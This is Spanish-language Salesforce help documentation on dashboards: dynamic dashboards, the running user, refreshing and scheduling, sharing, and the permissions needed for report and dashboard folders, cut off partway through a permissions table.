
EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**


### Rendimiento de ventas por productos

Cree un panel de ventas que permite a los usuarios realizar un seguimiento del rendimiento de las ventas por producto. Para ello, cree un panel con indicadores de rendimiento clave, como ingresos cerrados. Agregue un filtro en el campo `Nombre del producto` por lo que los usuarios pueden ver el rendimiento por productos.




### Acuerdos para diferentes segmentos de cuenta

Muestra cómo se realizan diferentes tipos de acuerdos en diferentes segmentos de cuenta creando un panel con dos filtros. Cree un filtro para `Ingresos anuales` que contenga varios intervalos que reflejen cómo segmenta su organización las cuentas y, a continuación, cree un filtro en `Tipo` de oportunidad; por último, agregue un filtro para mostrar los acuerdos por `Región`. Créelo como un panel dinámico para permitir a toda la organización de ventas utilizarlo. los administradores pueden utilizarlo para ver el rendimiento de sus equipos, mientras que los representantes pueden utilizarlo para supervisar su propio rendimiento.




# Proporcionar vistas individualizadas de un panel

Los paneles dinámicos permiten a cada usuario ver los datos a los que tiene acceso. Con un panel dinámico, puede controlar la visibilidad de los datos son necesidad de crear un panel separado, con su propio usuario de ejecución y carpeta, para cada nivel de acceso de datos.

Los administradores controlan el acceso a los paneles guardándolos en carpetas con determinadas configuraciones de visibilidad. Las carpetas del panel pueden ser públicas, ocultas o restringidas a grupos, funciones o territorios. Si tiene acceso a una carpeta, podrá ver sus paneles.

Los controles de la carpeta acceden al panel, pero el *usuario que ejecuta* determina el acceso a los datos. Las opciones del usuario que ejecuta son:

- **Ejecutar como usuario especificado.** El panel se ejecuta utilizando las configuraciones de seguridad de ese usuario único concreto. Todos los usuarios con acceso al panel ven los mismos datos, independientemente de su configuración de seguridad personal. Este método es perfecto para compartir la perspectiva completa de una jerarquía o motivar a los miembros del equipo mostrando el rendimiento de los miembros de un equipo. Si no tiene "Ver todos los datos", sólo puede seleccionarse a sí mismo. Si tiene "Ver los paneles de mi equipo", puede seleccionar cualquier usuario que está por debajo en la jerarquía de funciones.
- **Ejecutar como usuario que ha iniciado sesión.** Un *panel dinámico* se ejecuta utilizando la configuración de seguridad del usuario que ve el panel. Todos los usuarios ven el panel de acuerdo con su propio nivel de acceso. Este método ayuda a los administradores a compartir un conjunto común de componentes del panel a usuarios con diferentes niveles de acceso.

Con un panel dinámico, puede controlar la visibilidad de los datos son necesidad de crear un panel separado, con su propio usuario de ejecución y carpeta, para cada nivel de acceso de datos. Un único panel dinámico puede mostrar un conjunto estándar de mediciones en todos los niveles de su organización.

Puede crear hasta tres filtros para cada panel dinámico. El filtrado de paneles dinámicos proporciona a los administradores flexibilidad adicional en la creación de paneles. Por ejemplo, puede crear una tarjeta de puntuación de las ventas de toda la organización que contiene filtros de producto y representantes de ventas. Eso permite a los administradores de ventas individuales ver el rendimiento de sus representantes de forma tanto colectiva como individual. También les permite ver ventas por producto para comprender qué representantes específicos de los productos son o no de ventas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Los gestores que tengan el permiso "Ver los paneles de Mi equipo" o "Ver todos los datos" pueden establecer una opción para obtener una vista previa del panel desde el punto de vista de los usuarios que están por debajo en la jerarquía de funciones.

Su organización puede tener hasta 5 paneles dinámicos para Enterprise Edition, 10 para Unlimited Edition y Performance Edition y 3 para Developer Edition.Puede haber paneles dinámicos adicionales disponibles para su compra.

Nota:

- Los paneles dinámicos son visibles tanto en Salesforce Classic como en Lightning Experience, pero debe cambiar a Salesforce Classic para configurarlos.
- El seguimiento de componentes no es compatible para paneles dinámicos.
- No puede guardar paneles dinámicos en carpetas personales.
- No puede programar actualizaciones para los paneles dinámicos. Deben actualizarse manualmente.

## Ejemplo de escenario comercial

Imaginemos que su equipo de oportunidades está compuesto de un vicepresidente, cuatro gestores de ventas y 40 representantes de ventas, 10 representantes por gestor. Se le ha pedido que cree paneles que mostrarán las siguientes estadísticas, restringidas según función y jerarquía:

| Función | Total de reservas | Porcentajes de cierres por competidor | Número de actividades por tipo de reunión |
|---|---|---|---|
| Representante de ventas | ✅ | | ✅ |
| Gestor de ventas | ✅ | ✅ | |
| Vicepresidente de ventas | ✅ | ✅ | |

Los representantes de ventas sólo deberían ver sus datos; los gestores sólo deberían ver los datos de los representantes que gestionan y el vicepresidente debería ver los datos de todo el equipo. En este escenario, normalmente tendría que crear *45* paneles diferentes, uno para cada persona. Además, debería crear varias carpetas para gestionar los derechos de acceso.

Con los paneles dinámicos, puede crear únicamente *dos* paneles y guardarlos en una única carpeta:

- Cree un panel dinámico para los representantes de ventas con los siguientes componentes:
  - Un medidor de las reservas totales
  - Una tabla de actividades por tipo de reunión
- Cree un panel dinámico para los representantes de ventas y el vicepresidente con los siguientes componentes:
  - Un medidor de las reservas totales
  - Un gráfico de columnas del porcentaje de cierres por competidor
- De forma opcional, cree filtros que permitan a los usuarios refinar aún más sus vistas del panel. Por ejemplo, cree un filtro en cuentas clave para permitir a los usuarios centrarse en reservas, actividades y amenazas competitivas de cada cuenta.

Todos los usuarios sólo verán datos a los que puedan acceder. Los representantes de ventas verán sus propias reservas y actividades. Los gestores verán las reservas y porcentajes de datos de los representantes que gestionan. El vicepresidente ve las reservas y porcentajes de cierres de todo el equipo. Como los indicadores son los mismos para los gestores y el vicepresidente, puede utilizar el mismo tipo de panel dinámico para ambas funciones. La función de paneles dinámicos reduce el número de paneles necesarios de 45 a dos.

1. Configurar paneles dinámicos
   Para configurar un panel dinámico, cambie a Salesforce Classic. Cree una carpeta para incluir el panel y sus informes subyacentes, luego cree el panel.

CONSULTE TAMBIÉN

Filtrar su panel

Crear un panel de Salesforce Classic

Configurar paneles dinámicos

## Configurar paneles dinámicos

Para configurar un panel dinámico, cambie a Salesforce Classic. Cree una carpeta para incluir el panel y sus informes subyacentes, luego cree el panel.

Su organización puede tener hasta 5 paneles dinámicos para Enterprise Edition, 10 para Unlimited Edition y Performance Edition y 3 para Developer Edition.

Nota:

- Los paneles dinámicos son visibles tanto en Salesforce Classic como en Lightning Experience, pero debe cambiar a Salesforce Classic para configurarlos.
- No puede guardar paneles dinámicos en carpetas personales.
- No puede programar actualizaciones para los paneles dinámicos. Deben actualizarse manualmente.

1. Cree carpetas que sean accesibles a todos los usuarios que visualicen el panel puedan guardar paneles dinámicos y los informes de origen del componente correspondiente.
2. En la ficha Paneles, cree un panel nuevo o modifique uno existente.
3. Haga clic en el botón junto al campo `Ver panel como`.

   Nota: Si no dispone del permiso "Gestionar paneles dinámicos", solo tiene que introducir un usuario de ejecución e ir al paso final. Introduzca "*" para ver todos los usuarios disponibles.
4. Seleccione `Ejecutar como usuario que ha iniciado sesión`.
5. De manera opcional, seleccione `Permitir a los usuarios autorizados modificar el usuario de ejecución` para permitir que las personas que tengan permiso modifiquen el usuario de ejecución en la página de visualización del panel.
   - Los usuarios con "Ver los paneles de mi equipo" pueden ver el panel como cualquier usuario que está por debajo en la jerarquía de funciones.
   - Los usuarios con "Ver todos los datos" pueden modificar el panel y verlo como cualquier usuario de su organización.
   - Los usuarios con "Habilitar el panel de otro usuario" pueden modificar el panel si tienen acceso a él, aunque no sean el usuario que ejecuta y no tengan el permiso "Ver todos los datos".
6. Haga clic en **Aceptar**.
7. Introduzca un usuario de ejecución en el campo `Ver panel como`.
8. Guarde su panel.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar paneles dinámicos:

- "Ejecutar informes" Y "Gestionar paneles dinámicos"

Para poder seleccionar un usuario de ejecución diferente para el panel:

- "Ver los paneles de Mi Equipo" O "Ver todos los datos"

9. Defina la opción `Mostrar` adecuada en la página de ejecución de informes.
   Por ejemplo, si selecciona "Oportunidades de mi equipo," todos los usuarios que ven el panel dinámico pueden ver todas las oportunidades del equipo.

Consejo: Para evitar las restricciones de visualización de los datos del panel:

- Asegúrese de que los filtros avanzados no incluyen propietario de registro específicos (por ejemplo, *`Propietario de la propiedad igual a Frank Smith`*).
- No haga clic en `Guardar nivel de jerarquía` cuando guarde informes de oportunidades.

CONSULTE TAMBIÉN

Agregar un filtro de panel

Proporcionar vistas individualizadas de un panel

Seleccionar de un usuario de ejecución de panel

## Seleccionar de un usuario de ejecución de panel

Seleccione un *usuario que ejecuta* para especificar qué datos mostrar en un panel.

Cada panel tiene un *usuario que ejecuta*, cuyos parámetros de seguridad determinan los datos que se mostrarán en un panel.

Nota: El permiso "Gestionar paneles dinámicos", obligatorio para seleccionar un usuario que ejecuta, no está disponible en **Professional** Edition.

Si tiene "Ver todos los datos", puede seleccionar cualquier usuario en su organización para ser un usuario ejecutor en el panel. Si tiene "Ver los paneles de mi equipo", puede seleccionar cualquier usuario que está por debajo en la jerarquía de funciones.

Nota: Los componentes del panel que utilicen Visualforce ignorarán al usuario que ejecuta; el contenido sólo aparece si el usuario de visualización tiene acceso a la página de Visualforce. Otros componentes del panel no se verán afectados.

Los usuarios con una licencia de usuario de Salesforce Platform o Salesforce Platform One solo pueden ver un panel si el usuario que interviene también tiene una licencia del mismo tipo. Considere crear paneles separados para usuarios con distintos tipos de licencia.

Para seleccionar el usuario que ejecuta el panel, cambie a Salesforce Classic y luego:

1. Modifique un panel.
2. Haga clic en el botón  junto al campo `Ver panel como`.

   Nota: Si no dispone del permiso "Gestionar paneles dinámicos", solo tiene que introducir un usuario de ejecución e ir al paso final. Introduzca "*" para ver todos los usuarios disponibles.

3. Seleccione una configuración de usuario ejecutor.
   - **Ejecutar como usuario especificado.** El panel se ejecuta utilizando las configuraciones de seguridad de ese usuario único concreto. Todos los usuarios con acceso al panel ven los mismos datos, independientemente de su configuración de seguridad personal. Este método es perfecto para compartir la perspectiva completa de una jerarquía o motivar a los miembros del equipo mostrando el rendimiento de los miembros de un equipo. Si no tiene "Ver todos

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, modificar y eliminar paneles:

- "Ejecutar informes" Y "Gestionar paneles"

Para crear, modificar y eliminar paneles dinámicos:

- "Ejecutar informes" Y "Gestionar paneles dinámicos"

Para poder seleccionar un usuario de ejecución diferente para el panel:

- "Ver los paneles de Mi Equipo" O "Ver todos los datos"

los datos", sólo puede seleccionarse a sí mismo. Si tiene "Ver los paneles de mi equipo", puede seleccionar cualquier usuario que está por debajo en la jerarquía de funciones.

- **Ejecutar como usuario que ha iniciado sesión.** Un *panel dinámico* se ejecuta utilizando la configuración de seguridad del usuario que ve el panel. Todos los usuarios ven el panel de acuerdo con su propio nivel de acceso. Este método ayuda a los administradores a compartir un conjunto común de componentes del panel a usuarios con diferentes niveles de acceso.

4. De manera opcional, seleccione `Permitir a los usuarios autorizados modificar el usuario de ejecución` para permitir que las personas que tengan permiso modifiquen el usuario de ejecución en la página de visualización del panel.
   - Los usuarios con "Ver los paneles de mi equipo" pueden ver el panel como cualquier usuario que está por debajo en la jerarquía de funciones.
   - Los usuarios con "Ver todos los datos" pueden modificar el panel y verlo como cualquier usuario de su organización.
   - Los usuarios con "Habilitar el panel de otro usuario" pueden modificar el panel si tienen acceso a él, aunque no sean el usuario que ejecuta y no tengan el permiso "Ver todos los datos".

   Nota: Si tiene "Ver todos los datos" o "Ver los paneles de Mi equipo," puede obtener una vista previa de la página *modificar* del panel como un usuario distinto, pero deberá seleccionar `Permitir a los usuarios autorizados modificar el usuario de ejecución` para cambiar el usuario de ejecución de la página *ver* del panel.
5. Haga clic en **Aceptar**.
6. Introduzca un usuario de ejecución en el campo `Ver panel como`.
7. Guarde su panel.

## Ejecutar y luego leer un panel

Haga clic en el nombre de un panel para ejecutarlo. Los gráficos de panel son interactivos, por lo que asegúrese de pasar el ratón y hacer clic en ellos para obtener más información.

1. Actualizar datos de panel
   Haga clic en **Actualizar** para cargar los datos más recientes en el panel. Los datos son de la fecha y hora que aparece después de `A partir de...` en la esquina superior derecha del panel.
2. Programa la actualización de un panel
   En Enterprise Edition, Unlimited Edition y Performance Edition puede programar actualizaciones diarias, semanales o mensuales de paneles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

## Actualizar datos de panel

Haga clic en **Actualizar** para cargar los datos más recientes en el panel. Los datos son de la fecha y hora que aparece después de `A partir de...` en la esquina superior derecha del panel.

1. Haga clic en **Actualizar** para cumplimentar el panel con los datos más recientes.
   Cuando los datos de un panel se actualizan, el botón **Actualizar** cambia a **Actualizando...**. Puede dejar el panel y realizar otras funciones en Salesforce mientras se actualizan los datos. Cuando el panel termina de actualizarse, Salesforce 1 le indica que el panel está listo por medio del panel de notificaciones de la derecha. Debido a que las notificaciones distribuidas no están activadas para actualizaciones de paneles, solo se le notificará en la aplicación y no a través del correo electrónico.

   Consejo: Si los datos del panel no se actualizan en diez minutos, la actualización se detiene automáticamente. Si fuera necesario, vuelva a hacer clic en **Actualizar**.

Cuando actualice un panel, los datos del panel se actualizan para todos los usuarios de su organización que tengan acceso a ese panel. Las actualizaciones adicionales enviadas durante una actualización y hasta un minuto después se ignoren; los usuarios verán los datos más actuales.

Al cambiar los filtros de un panel, éste muestra los datos almacenados anteriormente en la memoria caché, si los hubiera. Si no hay datos, el panel obtiene los más recientes. De todos modos, los datos "recién actualizados" del panel le muestran la indicación horaria de los datos que está viendo. Haga clic en **Actualizar** para obtener los datos más recientes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para actualizar los datos del panel:
- "Ejecutar informes" Y acceder a la carpeta del panel

## Programa la actualización de un panel

En Enterprise Edition, Unlimited Edition y Performance Edition puede programar actualizaciones diarias, semanales o mensuales de paneles.

Nota: Los usuarios con el permiso "Ver parámetros y configuración" pueden visualizar todos los paneles de su organización con una actualización programada en la página Todos los trabajos programados. Para ver la página Todos los trabajos programados, desde Configuración, introduzca *`Trabajos programados`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Trabajos programados**. Los usuarios con el permiso "Modificar todos los datos" pueden hacer clic en **Eliminar** junto a un informe específico programado para eliminar permanentemente todas las instancias de la actualización programada.

También puede configurar que Salesforce envíe un correo electrónico con una versión HTML del panel cuando se complete la actualización. En aplicaciones de correo electrónico no compatibles con HTML, el correo electrónico incluirá el texto y un vínculo al panel.

1. En la ficha Paneles, seleccione un panel usando el campo `Ver panel`.
2. Haga clic en **Actualizar** y seleccione **Programar actualización**.

   Los filtros no se aplican cuando programa un panel o lo envía por correo electrónico.

   Cada panel tiene un *usuario que ejecuta*, cuyos parámetros de seguridad determinan los datos que se mostrarán en un panel.

   Nota: Si el usuario que ejecuta pasa a estar inactivo, el panel no se ejecuta.

3. Seleccione los ajustes de notificación.
   - Haga clic en `A mí` para enviar un correo electrónico a la dirección del usuario.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para programar y enviar una actualización del panel por correo electrónico:
- "Programación de paneles"

Para eliminar la programación de actualización de un panel:
- "Modificar todos los datos"

- Haga clic en `A otros...` para enviar un correo electrónico a otros usuarios de Salesforce.

  Nota: Los usuarios del portal recibirán notificaciones de actualización de informes y paneles por correo electrónico si la opción `Permitir que se envíen informes y paneles a los usuarios del portal` está activada.

- Es posible que las notificaciones de actualización de un panel no se visualicen correctamente en Outlook 2007.
- En notificaciones de actualizaciones de panel con formato HTML, los usuarios pueden hacer clic en el nombre del panel para iniciar sesión en Salesforce y visualizar el panel.
- Para enviar una notificación de actualización de un panel a otros usuarios, guarde el panel en una carpeta pública con acceso a otros usuarios. El resto de usuarios no puede acceder a los paneles de sus carpetas personales. Para agregar un panel a una carpeta pública, modifique las propiedades del panel.
- Los usuarios pueden hacer clic en los componentes de una notificación de actualización del panel para ver el informe de origen en Salesforce.
- Es posible que los componentes de panel que incluyan S-Control y páginas de Visualforce no se visualicen en notificaciones de actualización de panel. Los usuarios deben verlos en Salesforce.
- Las notificaciones de actualización de panel se pueden ver fuera de línea en clientes de correo electrónico.
- Si un panel tiene filtros, solo se envía por correo electrónico la versión sin filtrar.
- Por defecto, Salesforce envía imágenes en correos electrónicos del panel como archivos `.png` (Portable Network Graphic), que no son compatibles con Lotus Notes. Cuando activa la opción `Uso de imágenes compatibles con Lotus Notes en correos electrónicos de panel`, Salesforce utiliza imágenes `.jpg`, que son compatibles con Lotus Notes, cuando envía correos electrónicos de paneles. Para poder ver esta opción es necesario el permiso "Programación de paneles".

  Nota: Los correos electrónicos de panel que contienen imágenes compatibles con Lotus Notes son mucho más grandes y su calidad de imagen puede ser inferior.

4. Programe la actualización.
   a. Defina el campo `Frecuencia`.

      Haga clic en los campos `Diaria`, `Semanal` o `Mensual` para mostrar más opciones.

      El número total y la frecuencia de su panel programado depende de su edición de Salesforce. Las ediciones Enterprise Edition, Unlimited Edition y Performance Edition pueden tener hasta 200 actualizaciones de paneles programadas. Los usuarios de Unlimited Edition y Performance Edition pueden programar hasta dos actualizaciones de panel cada hora al día. Los usuarios de Enterprise Edition pueden programar hasta una actualización de panel cada hora al día. Puede haber paneles programados adicionales disponibles para su compra. Póngase en contacto con su representante de Salesforce para obtener más información.

   b. Especifique los datos en los campos `Inicio` y `Fin`.

      Los paneles se actualizan según la zona horaria del usuario que programa la actualización. Por ejemplo, si el campo `Zona horaria` de su registro de usuario está definido como Hora estándar del Pacífico (PST) y programa una actualización de un panel cada día a las 2:00 PM, el panel se actualizará cada día entre las 2:00 PM y las 2:29 PM, PST.Si ve y guarda un programa en una zona horaria distinta de la programada anteriormente, es posible que la división temporal cambie.

   c. En `Hora de inicio preferida`, haga clic en **Buscar opciones disponibles...** para seleccionar una hora.

      La actualización del panel se ejecutará en el intervalo de 30 minutos desde su hora de inicio preferida. Por ejemplo, si selecciona las 2:00 PM, el panel se actualizará en cualquier momento entre las 2:00 PM y las 2:29 PM, dependiendo de la disponibilidad.

      Nota: Es posible que su hora de inicio preferida no esté disponible si otros usuarios ya la han seleccionado.

- Si programa una actualización del panel un día concreto de cada mes, el panel sólo se actualizará en los meses que tengan ese día especificado. Por ejemplo, si programa una actualización del panel el día 31 de cada mes, el panel no se actualizará los meses que tengan 30 días. Si desea que un informe se actualice el último día de cada mes, seleccione "Último" de la lista desplegable `El día de cada mes`.
- Los paneles no se actualizarán como está programado si el usuario que ejecuta no tiene acceso a la carpeta del panel.
- Si un panel tiene filtros, solo se actualiza la versión sin filtrar.
- No puede programar actualizaciones para los paneles dinámicos. Deben actualizarse manualmente.

**5.** Haga clic en **Guardar**.

Para eliminar una actualización de panel programada, haga clic en **Actualizar** > **Programar actualización** > **Cancelar la programación del panel**.

La actualización programada se elimina de forma permanente y no se envía a la papelera. La eliminación de la actualización programada no afecta al panel en sí mismo.

CONSULTE TAMBIÉN

Aplicar un filtro de panel

Actualizar datos de panel

## Compartir un panel

Un panel es la mejor forma de compartir un conjunto de datos interactivo saneado con compañeros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Nota: Cuando trabaje con carpetas, tenga en cuentas estas limitaciones de Lightning Experience.

**Funciones no disponibles en Lightning Experience**

| Función | Notas sobre la disponibilidad en Lightning Experience |
|---|---|
| Carpetas estándar, que contienen informes y paneles predeterminados que vienen empaquetados con Salesforce | |
| Trasladar informes y paneles entre carpetas | |
| Crear y eliminar carpetas de informes y paneles | Las carpetas creadas en Salesforce Classic y su contenido están disponibles en Lightning Experience. Los usuarios pueden guardar dentro de estas carpetas cuando crean o duplican un informe o panel. |
| Compartir carpetas de informes y paneles | Los permisos de colaboración establecidos en carpetas en Salesforce Classic se respetan en Lightning Experience, pero los permisos de colaboración no pueden establecerse ni cambiarse. |
| Buscar carpetas de informes y paneles | Los usuarios no pueden buscar carpetas de informes y paneles en Lightning |

| Función | Notas sobre la disponibilidad en Lightning Experience |
| --- | --- |
| | Experience. Los resultados de búsqueda global incluyen informes y paneles, pero no carpetas de informes y paneles. |

1. Gestión de acceso a informes y paneles
   El acceso a informes y paneles se controla mediante la configuración de la carpeta en la que se encuentran. Para ofrecer a otros acceso a sus informes y paneles, colóquelos en una carpeta compartida. Para evitar que otros accedan a sus informes, colóquelos en carpetas personales a las que sea el único con acceso.
2. Imprimir un panel
   Imprima los paneles mediante la opción de impresión de su navegador.

## Gestión de acceso a informes y paneles

El acceso a informes y paneles se controla mediante la configuración de la carpeta en la que se encuentran. Para ofrecer a otros acceso a sus informes y paneles, colóquelos en una carpeta compartida. Para evitar que otros accedan a sus informes, colóquelos en carpetas personales a las que sea el único con acceso.

Para acceder a carpetas de informes o paneles, vaya a la ficha Informes. En la ficha Informes, haga clic en y seleccione **Nueva carpeta de informes** o **Nueva carpeta de panel** para crear una carpeta, o bien, haga clic en en una carpeta para modificarla.

Cuando modifique informes o paneles que no haya creado o cuando intente compartir informes con otros tenga en cuenta lo siguiente:

- Puede modificar el contenido de una carpeta sólo si el nivel de acceso a la carpeta está definido como Lectura/Escritura. Solo los usuarios que tengan los permisos "Gestionar informes públicos" o "Gestionar paneles públicos" pueden eliminar o cambiar una carpeta de solo lectura. Sean cuales sean los permisos o la configuración de la carpeta, los usuarios no pueden modificar ninguna carpeta sin archivar ni las carpetas personales de otros.
- Los administradores o los usuarios con los permisos "Gestionar informes públicos" y "Crear y personalizar informes" pueden crear informes personalizados visibles para todos los usuarios. También pueden organizar informes creando carpetas de informes personalizadas y configurando qué grupos de usuarios pueden acceder a ellas. Tenga en cuenta que los informes públicos y las carpetas de informes no están disponibles en Personal Edition, Contact Manager Edition y Group Edition.
- Para que un informe sea público, ejecútelo y haga clic en **Guardar como**. Asigne un nombre al informe y seleccione una carpeta para informes públicos.

1. Acceso a Carpetas de informes
   Los permisos controlan el acceso a las carpetas. Los usuarios deben tener algunos permisos para acceder a carpetas de informes públicas, ocultas o compartidas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

PERMISOS DE USUARIO

Para crear, modificar o eliminar carpetas con informes públicos:

- "Gestionar informes públicos"

Para crear, modificar o eliminar carpetas de paneles públicos:

- "Gestionar paneles" Y "Ver todos los datos"

2. Acceso a Carpetas de paneles
   Los permisos controlan el acceso a las carpetas. Los usuarios deben tener algunos permisos para acceder a carpetas de paneles públicas, ocultas o compartidas.

CONSULTE TAMBIÉN

Acceso a Carpetas de paneles

Acceso a Carpetas de informes

## Acceso a Carpetas de informes

Los permisos controlan el acceso a las carpetas. Los usuarios deben tener algunos permisos para acceder a carpetas de informes públicas, ocultas o compartidas.

Las tablas siguientes muestran los permisos que los usuarios deben tener para acceder a los tres tipos de carpetas de informes diferentes: públicas, ocultas y compartidas.

Nota: El permiso "Ver informes en carpetas públicas" está disponible solo en organizaciones con uso compartido mejorado para informes y paneles. Las organizaciones sin el uso compartido mejorado de informes y paneles utilizan "Ver todos los datos".

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

**Carpetas públicas**

Los siguientes permisos se aplican a carpetas con estos ajustes de visibilidad:

- `Todos los usuarios pueden acceder a esta carpeta, incluidos los usuarios de portal.`
- `Todos los usuarios pueden acceder a esta carpeta, excepto los usuarios de portal.`

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
| Leer | Y *cualquiera* de los siguientes:<br>• "Ver informes en carpetas públicas"<br>• "Ejecutar informes"<br>• "Gestionar informes públicos"<br>• "Ver todos los datos" | Y *cualquiera* de los siguientes:<br>• "Ejecutar informes"<br>• "Gestionar informes públicos"<br>• "Ver todos los datos" |
| Escribir nuevo | "Gestionar informes públicos" | "Crear y personalizar informes" |
| Modificar/Eliminar | "Gestionar informes públicos" | "Gestionar informes públicos" |

**Carpetas ocultas**

Los siguientes permisos se aplican a carpetas con estos ajustes de visibilidad:

- `Esta carpeta está oculta para todos los usuarios`

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
| Leer | Y *cualquiera* de los siguientes:<br>• "Ver informes en carpetas públicas"<br>• "Ver todos los datos" | "Ver todos los datos" |
| Escribir nuevo | "Gestionar informes públicos" | "Gestionar informes públicos" |
| Modificar/Eliminar | "Gestionar informes públicos" | "Gestionar informes públicos" |

Nota: La configuración Carpetas ocultas solo está disponible en organizaciones sin el uso compartido mejorado de informes y paneles. El equivalente para las organizaciones con uso compartido mejorado para informes y paneles es una carpeta con un conjunto de ajustes de no colaboración que es una carpeta que no está compartida explícitamente con otros.

**Carpetas compartidas**

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
| Leer | Y *cualquiera* de los siguientes:<br>• "Ver informes en carpetas públicas"<br>• "Ejecutar informes" (para usuarios compartidos)<br>• "Gestionar informes públicos"<br>• "Ver todos los datos" | Y *cualquiera* de los siguientes:<br>• "Ejecutar informes" (para usuarios compartidos)<br>• "Gestionar informes públicos" (para usuarios compartidos)<br>• "Ver todos los datos" |
| Escribir nuevo | "Gestionar informes públicos" | "Crear y personalizar informes" (para usuarios compartidos) |
| Modificar/Eliminar | "Gestionar informes públicos" | "Gestionar informes públicos" |

CONSULTE TAMBIÉN

Activación del uso compartido de informes y paneles mejorado

## Acceso a Carpetas de paneles

Los permisos controlan el acceso a las carpetas. Los usuarios deben tener algunos permisos para acceder a carpetas de paneles públicas, ocultas o compartidas.

Las tablas siguientes muestran los permisos que los usuarios deben tener para acceder a los tres tipos de carpetas de paneles diferentes: carpetas públicas, ocultas y compartidas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Las carpetas de informes no están disponibles en: **Contact Manager Edition**, **Group Edition** y **Personal Edition**

### Carpetas públicas

Los siguientes permisos se aplican a carpetas con estos ajustes de visibilidad:

- `Todos los usuarios pueden acceder a esta carpeta, incluidos los usuarios de portal.`
- `Todos los usuarios pueden acceder a esta carpeta, excepto los usuarios de portal.`

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
| Leer | "Ejecutar informes" | "Ejecutar informes" |
| Escribir nuevo | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" | Y *ambas* de los siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles" |
| Modificar/Eliminar | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" | Y *Todas* las siguientes:<br>• "Ejecutar informes"<br>• "Gestionar paneles"<br>• "Ver todos los datos" |

### Carpetas ocultas

Los siguientes permisos se aplican a carpetas con estos ajustes de visibilidad:

- `Esta carpeta está oculta para todos los usuarios`

| Nivel de acceso | Permisos para acceder a carpetas de sólo lectura | Permisos para acceder a carpetas de lectura/escritura |
|---|---|---|
